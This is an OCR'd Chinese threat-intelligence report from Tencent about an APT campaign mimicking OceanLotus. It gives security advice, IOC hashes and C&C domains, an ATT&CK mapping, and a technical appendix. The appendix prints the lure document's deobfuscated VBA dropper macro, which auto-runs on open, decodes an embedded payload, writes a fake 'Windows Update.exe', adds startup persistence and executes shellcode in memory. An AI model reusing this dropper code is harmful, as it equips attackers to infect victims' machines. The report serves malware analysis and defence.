
可疑 43.251.100.20

搜索热度：

广度情况：

地理位置：中国 香港 *

ASN：137443 ANCHGLOBAL-AS-AP Anchnet Asia Limited. HK


腾讯安图 高级威胁追溯系统 43.254.217.67

可疑 43.254.217.67

apt malware ip generic none 恶意软件

搜索热度：

广度情况：

地理位置：中国 香港 *

ASN：55933 CLOUDIE-AS-AP Cloudie Limited. HK

虽然该波活动在极力的模仿海莲花的一些攻击行为，但是也依然存在不同的地方。因此暂未有更多的证据可以表明该活动归属于海莲花还是其他组织使用的假旗（false flag）活动。因此在这先不做定论，等待更多的证据和关联的依据。

四、 总结


海莲花组织是近年来针对中国大陆的敏感部门进行攻击的最活跃的 APT 组织，甚至没有之一。当然该组织也是被安全公司曝光的针对中国大陆的攻击活动报告最多的 APT 攻击组织。不过该组织并未有停手的迹象，反而不断的更新其技术特点和武器库，包括诱饵、payload、新的漏洞利用等，此外也有众多跟杀软的对抗手段，如自增文件大小、混淆方式、定制化的 payload 等。因此我们提醒相关部门和相关人员，切记提高安全意识，不要随意执行来历不明的邮件的附件，不要被钓鱼信息所蒙蔽。

五、　安全建议

1、提升安全意识，不要打开来历不明的邮件的附件；除非文档来源可靠，用途明确，否则不要轻易启用 Office 的宏代码；


2、及时安装操作系统补丁和 Office 等重要软件的补丁；

3、使用杀毒软件防御可能得病毒木马攻击，对于企业用户，推荐使用腾讯御点终端安全管理系统。腾讯御点内置全网漏洞修复和病毒防御功能，可帮助企业用户降低病毒木马入侵风险；



4、推荐企业用户部署腾讯御界高级威胁检测系统及时捕捉黑客攻击。御界高级威胁检测系统，是基于腾讯安全反病毒实验室的安全能力、依托腾讯在云和端的海量数据，研发出的独特威胁情报和恶意检测模型系统。

（https://s.tencent.com/product/gjwxjc/index.html）



今日新增受影响资产数	今日新增安全事件数	今日沙箱分析文件数	今日采集流量日志数
17,365	12,573	50,227	24,350,508
相比昨日 17,360	相比昨日 12,569		
近30天平均数量 2,177	近30天平均数量 423	近30天平均数量 1,704	近30天平均数量 1,828,088

安全事件分类(按攻击意图，近24小时)

评分最高安全事件Top 5 (近24小时)

事件评分	事件名称	攻击意图
90（急需处理）	ETERNALBLUE MS17-010漏洞利...	横向渗透
90（急需处理）	ETERNALBLUE MS17-010漏洞利...	横向渗透
90（急需处理）	ETERNALBLUE MS17-010漏洞利...	横向渗透

风险最高的资产 TOP5

异常评分	受影响资产	未处理事件数
100（急需处理）	[redacted]	13
100（急需处理）	[redacted]	8
100（急需处理）	[redacted]	5

六、　附录

6.1 腾讯安全御见威胁情报中心

腾讯安全御见威胁情报中心，是一个涵盖全球多维数据的情报分析、威胁预警分析平台。依托腾讯安全在海量安全大数据上的优势，通过机器学习、顶尖安全专家团队支撑等方法，产生包括高级持续性攻击（APT）在内的大量安全威胁情报，帮助安全分析人员快速、准确对可疑事件进行预警、溯源分析。

腾讯安全御见威胁情报中心公众号自开号以来，发布了大量的威胁分析报告，包括不定期公开的针对中国大陆目标的 APT 攻击报告，无论是分析报告的数量上还是分析报告的质量上，都处于业界领先水平，受到了大量客户和安全专家的好评，同时发布的情报也经常被政府机关做为安全预警进行公告。

以下是腾讯安全御见威胁情报中心公众号的二维码，关注请扫描二维码：

6.2 IOCs

MD5：

e7920ac10815428de937f2fca076b94c

4095b9682af13ca1e897ca9cc097ec69

b96de3d0023542f8624b82b9773373e9

5c5f8c80dcb3283afeb092cb0c13a58a

c90c7abcee1d98a8663904d739185d16

d249411f003d05c0cea012c11ba13716

3489140891e67807c550aa91c67dc4ad

22f8736bbc96c1a58ab07326d730a235

dade969b00cbc4a0c1b58eeb0e740b63

3c3b2cc9ff5d7030fb01496510ac75f2

d604c33d6ec99a87a672b3202cb60fa7

861fc5624fd1920e9d9cc7a236817dd7

8e2b5b95980cf52e99acfa95f5e1570b

3c8b2d20e428f8207b4324bb58f5d228

a81424e973b310edd50aed37590f4b8a

cf5d6d28c388edf58e55412983cf804a

6b8bec74620fbf88263b48c5a11b682e

9eb55481a0b5fcd255c8fb8de1042f88

5c00063b11c4710fe5a5a1adaf208b12

d30bc57624d233d94dc53a62908ef2df

886d0dd67e4cf132a1aed84263d661e3

2b3c5c831eb6b921ac128c4d44d70a7a

1dfb41e5919af80c7d0fa163a90e21e5

C&C：

360skylar.host

wechats.asis

news.shangrilaexports.com

clip.shangweidesign.com

jcdn.jsoid.com

libjs.inquirerjs.com

baidu-search.net

sys.genevrebreinl.com

ad.ssageevrenue.com

tel.caitlynwells.com

us.melvillepitcairn.com

upgrade.coldriverhardware.com

cdnwebmedia.com

43.251.100.20

43.254.217.67

114.118.80.233

6.3 MITRE ATT&CK

Tactic	ID	Name
Initial Access	T1193	Spearphishing Attachment
Execution	T1106	Execution through API
	T1129	Execution through Module Load
	T1203	Exploitation for Client Execution
	T1085	Rundll32
	T1204	User Execution
	T1223	Compiled HTML File

	T1053	Scheduled Task
	T1117	Regsvr32
Persistence	T1179	Hooking
	T1053	Scheduled Task
	T1060	Registry Run Keys / Startup Folder
Defense Evasion	T1107	File Deletion
	T1140	Deobfuscate/Decode Files or Information
	T1036	Masquerading
	T1112	Modify Registry
	T1027	Obfuscated Files or Information
	T1085	Rundll32
	T1099	Timestomp
	T1117	Regsvr32
Credential Access	T1179	Hooking
	T1056	Input Capture
Discovery	T1083	File and Directory Discovery
	T1046	Network Service Scanning
	T1135	Network Share Discovery
	T1057	Process Discovery
	T1082	System Information Discovery

	T1007	System Service Discovery
Lateral Movement	T1534	Internal Spearphishing
Collection	T1005	Data from Local System
	T1025	Data from Removable Media
	T1123	Audio Capture
	T1056	Input Capture
	T1113	Screen Capture
	T1115	Clipboard Data
Command and Control	T1043	Commonly Used Port
	T1094	Custom Command and Control Protocol
	T1024	Custom Cryptographic Protocol
	T1001	Data Obfuscation
	T1065	Uncommonly Used Port


6.4 参考链接

https://s.tencent.com/research/report/715.html

6.5 详细技术细节


1、 样本组织部干部四处最新通知更新.doc（c90c7abcee1d98a8663904d739185d16）

该样本里的宏代码经过混淆处理，对变量名函数名等进行简单命名后如下：




```
    Application.DisplayAlerts = False

    Dim jonEcYovthvVoRK As String
    Dim sfoYVPoXGCzxpas As String
    Dim VoOpLyaRgIhhiYk As Byte

    #If VBA7 And Win64 Then
        Dim TpmepAMaGAZyudQ As Long
        Dim UhIVBUaUPkXursG As Long
        Dim pdwFlags As Long
        Dim buhBAwgPAQgEhYw As LongPtr
        Dim braSCWMndvcrwlp As String
        Dim lpPathBytes() As Byte
        Dim hFile As LongPtr
    #Else
        Dim JEiPTigjXabMduO As Long
        Dim zgZdMLcZeNFdFNH As Long
        Dim lpAddress As Long
        Dim IYwFQNpeEVIuHSY As Long
        Dim pdwFlags As Long
    #End If

    #If VBA7 And Win64 Then

        sfoYVPoXGCzxpas = RtuqiSpTYYsUWuR(ActiveDocument.Paragraphs.Count - 4)

        TpmepAMaGAZyudQ = 4084224
        UhIVBUaUPkXursG = 5445632

        buhBAwgPAQgEhYw = nPObwyDTWCTaiYH(0, TpmepAMaGAZyudQ, LLAehPwLEzgfEBO Or FbVPNIMkOdsIhEJ, FMvdBtcagrQHvsz)
        If (buhBAwgPAQgEhYw = 0) Then
            GoTo EXCzZjdGkfrOcLR
        End If

        VoOpLyaRgIhhiYk = AQrPWonElhULdlC(sfoYVPoXGCzxpas, UhIVBUaUPkXursG, GOGuuUkaAVdAoYw, buhBAwgPAQgEhYw, TpmepAMaGAZyudQ, 0&, pdwFlags)
        If (VoOpLyaRgIhhiYk = 0) Then
            GoTo EXCzZjdGkfrOcLR
        End If

        braSCWMndvcrwlp = Environ("temp") & "\Windows Update.exe"
        lpPathBytes = braSCWMndvcrwlp & Chr(0)

        hFile = PtwTSeABKnlaIdH(VarPtr(lpPathBytes(0)), GENERIC_WRITE, 0, 0, CREATE_ALWAYS, 0, 0)
        If (hFile = -1) Then
            GoTo EXCzZjdGkfrOcLR
        End If

        VoOpLyaRgIhhiYk = bJVjLLVhyQBzQWu(hFile, buhBAwgPAQgEhYw, TpmepAMaGAZyudQ, numberOfBytesWritten, 0)
        If (VoOpLyaRgIhhiYk = 0) Then
            GoTo EXCzZjdGkfrOcLR
```

在打开文档时触发木马恶意代码：




```
End Sub
Sub AutoOpen()
    TrojanMain
End Sub
```

判断是否 Win64 以及 VBA7 环境，是的话就释放木马文件%temp%\Windows Update.exe：




```
#If VBA7 And Win64 Then
    szPayloadData64 = GetParagraphsData(ActiveDocument.Paragraphs.Count - 4)
    dwMemSize1 = 4084224
    dwStringSize1 = 5445632
    *pbBinary1 = VirtualAlloc(0, dwMemSize1, MEM_COMMIT Or MEM_RESERVE, PAGE_READWRITE )
    If (*pbBinary1 = 0) Then
        GoTo ENDSUB
    End If

    b_IsOk = CryptStringToBinaryA(szPayloadData64, dwStringSize1, CRYPT_STRING_BASE64, *pbBinary1, dwMemSize1, 0&, pdwFlags)
    If (b_IsOk = 0) Then
        GoTo ENDSUB
    End If

    szFilePath = Environ("temp") & "\Windows Update.exe"
    lpPathBytes = szFilePath & Chr(0)
    hFile = CreateFileW(VarPtr(lpPathBytes(0)), GENERIC_WRITE, 0, 0, CREATE_ALWAYS, 0, 0)
    If (hFile = -1) Then
        GoTo ENDSUB
    End If

    b_IsOk = WriteFile(hFile, *pbBinary1, dwMemSize1, numberOfBytesWritten, 0)
    If (b_IsOk = 0) Then
        GoTo ENDSUB
    End If

    b_IsOk = CloseHandle(hFile)
    If (b_IsOk = 0) Then
        GoTo ENDSUB
    End If

    shorcutLink = MakeLnkFile(szFilePath)
    MsgBox "Can not update extension!", vbOKCancel, "Warning"
    Call SendKeys("%{F1}", True)
```

并生成一个 lnk 文件到启动目录，从而在下次重启电脑后实现木马执行：




```
Private Function MakeLnkFile(szTargetPath As String)
    Dim oWSH As Object
    Dim oShortcut As Object
    Dim szPath As String

    Set oWSH = CreateObject("WScript.Shell")
    szPath = oWSH.SpecialFolders("StartMenu")

    szPath = szPath & "\Windows Update settings.lnk"
    Set oShortcut = oWSH.CreateShortCut(szPath)
    With oShortcut
        .TargetPath = szTargetPath
        .HotKey = "ALT+F1"
        .WindowStyle = "0"
        .IconLocation = Environ("windir") & "\System32\shell32.dll,46"
        .Save
    End With

    Set oShortcut = Nothing
    Set oWSH = Nothing

    MakeLnkFile = szPath
End Function
```

如果非 Win64 以及 VBA7 环境，则解密出代码到内存中，创建线程执行：




```
#Else
    szPayloadData32 = GetParagraphsData(ActiveDocument.Paragraphs.Count - 1)
    dwMemSize2 = 929006
    dwStringSize2 = 1238676
    lpAddress = VirtualAlloc(0, dwMemSize2, MEM_COMMIT Or MEM_RESERVE, PAGE_EXECUTE_READWRITE)
    If (lpAddress = 0) Then
        GoTo ENDSUB
    End If
    b_IsOk = CryptStringToBinaryA(szPayloadData32, dwStringSize2, CRYPT_STRING_BASE64, lpAddress, dwMemSize2, 0&, pdwFlags)
    If (b_IsOk = 0) Then
        GoTo ENDSUB
    End If
    hThread = CreateThread(0, 0, lpAddress, 0, 0, 0)
    If (hThread = 0) Then
        GoTo ENDSUB
    End If
    Call WaitForSingleObject(hThread, 2000)
#End If
```

然后清空并保存文档：




```
Call ClearParagraphsData(ThisDocument.Paragraphs.Count - 4)
Call ClearParagraphsData(ThisDocument.Paragraphs.Count - 1)
MsgBoxErrorMsg
ThisDocument.Save
```

弹框等相关代码：



```
Private Function GetStringByIndex(ByVal dwIndex As Integer) As String
    Dim szOutString As String
    szOutString = ""
    Select Case dwIndex
        Case &H61A
            szOutString = "Error code: 0xC100A3B7"
        Case &H5B1
            szOutString = "Something went wrong! Please contact to customer support!"
        Case &HDEE
            szOutString = "temp"
        Case &H888
            szOutString = "temp""Error"
        Case &H80CA
            szOutString = "Error code: 0x800D07F2"
        Case Else
    End Select
    GetStringByIndex = szOutString
End Function

Private Function GetString80CA() As String
    GetString80CA = GetStringByIndex(&H80CA)
End Function

Private Sub MsgBoxErrorMsg()
    Call MsgBox(GetStringByIndex(&H5B1), vbOKOnly, GetStringByIndex(&H888))
    String80CA = GetString80CA
    ThisDocument.Content.Text = String80CA
    ThisDocument.Save
End Sub
```

